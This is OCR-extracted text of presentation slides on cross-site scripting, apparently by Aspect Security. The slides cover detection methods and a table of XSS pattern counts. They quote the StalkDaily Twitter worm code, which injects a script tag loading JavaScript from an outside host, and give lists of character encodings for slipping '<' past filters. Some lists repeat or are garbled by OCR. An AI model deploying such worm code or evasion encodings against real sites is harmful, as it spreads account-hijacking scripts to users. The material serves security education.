




```
var update = urlencode("Hey
everyone, join
www.StalkDaily.com. It's a
site like Twitter but with
pictures, videos, and so much
more! :)");

var xss = urlencode('http://
www.stalkdaily.com"></
a><script src="http://
mikeyylolz.uuuq.com/x.js"></
script><script src="http://
mikeyylolz.uuuq.com/x.js"></
script><a ');

var ajaxConn = new XHConn();
ajaxConn.connect("/status/
update", "POST",
"authenticity_token="+authtok
en+"&status="+update
+"&tab=home&update=update");
ajaxConn1.connect("/account/
settings", "POST",
"authenticity_token="+authtok
en+"&user[url]="+xss
+"&tab=home&update=update");
```

XSS vs. Gears/HTML5





Percent Encoding
%3c
%3C

HTML Entity Encoding
&#60
&#060
&#0060
&#00060
&#000060
&#0000060
<
<
<
<
<
<
&#x3c
&#x03c
&#x003c
&#x0003c
&#x00003c
&#x000003c
<
<
<
<
<
<
&#X3c
&#X03c
&#X003c
&#X0003c
&#X00003c
&#X000003c
<
<
<
<
<
<
&#x3C
&#x03C
&#x003C
&#x0003C
&#x00003C
&#x000003C
<
<
<
<
<
<
&#X3C
&#X03C
&#X003C
&#X0003C
&#X00003C
&#X000003C
<
<
<
<
<
<
&lt
&lT
&Lt
&LT
<
&lT;
≪
<


JavaScript Escape
\<
\x3c
\X3c
\u003c
\U003c
\x3C
\X3C
\u003C
\U003C

CSS Escape
\3c
\03c
\003c
\0003c
\00003c
\3C
\03C
\003C
\0003C
\00003C

Overlong UTF-8
%c0%bc
%e0%80%bc
%f0%80%80%bc
%f8%80%80%80%bc
%fc%80%80%80%80%bc

US-ASCII
¼

UTF-7



Percent Encoding
%3c
%3C


HTML Entity Encoding
&#60
&#060
&#0060
&#00060
&#000060
&#0000060
<
&#X3c
&#X03c
&#X003c
&#X0003c
&#X00003c
&#X000003c
<
<
<
<
<
<
&#x3C
&#x03C
&#x003C
&#x0003C
&#x00003C
&#x000003C
<
<
&IT
&Lt
&LT
<
&IT;
≪
<

JavaScript Escape
\<
\x3c
\X3c
\u003c
\U003c
\x3C
\X3C
\u003C


UTF-8
%f0%80%80%bc
%f8%80%80%80%bc
%fc%80%80%80%80%bc

US-ASCII
¼

UTF-7




Have You Been XSSed?



http://www.owasp.org/index.php/Category:OWASP_Scrubbr


You Have an XSS Problem



How Do You Find XSS?

Manual Security Testing

Automated Scanning



Manual Security Code Review

Automated Static Code Analysis

Find XSS
In the running application

Find XSS
In the source code

One Company's Quest…


Pattern	Instances	Exploitability	Total
Escape attribute false	72	10%	7
Repopulated form input	3123	43%	1343
Simple echoed input	852	86%	733
Untrusted data in JavaScript	5487	4%	219
Untrusted data in comment	251	15%	38
Untrusted session attribute	3852	4%	154
Untrusted data eval()	388	1%	4
Use of untrusted JavaScript	70	8%	6
Use of untrusted URL	10916	3%	327
Total Projected XSS			**2831**

Tracing Exploitability from Source to Sink

Data Bean


Business Logic

Presentation




Sun microsystems ASPECT SECURITY

Tracing Exploitability from Source to Sink



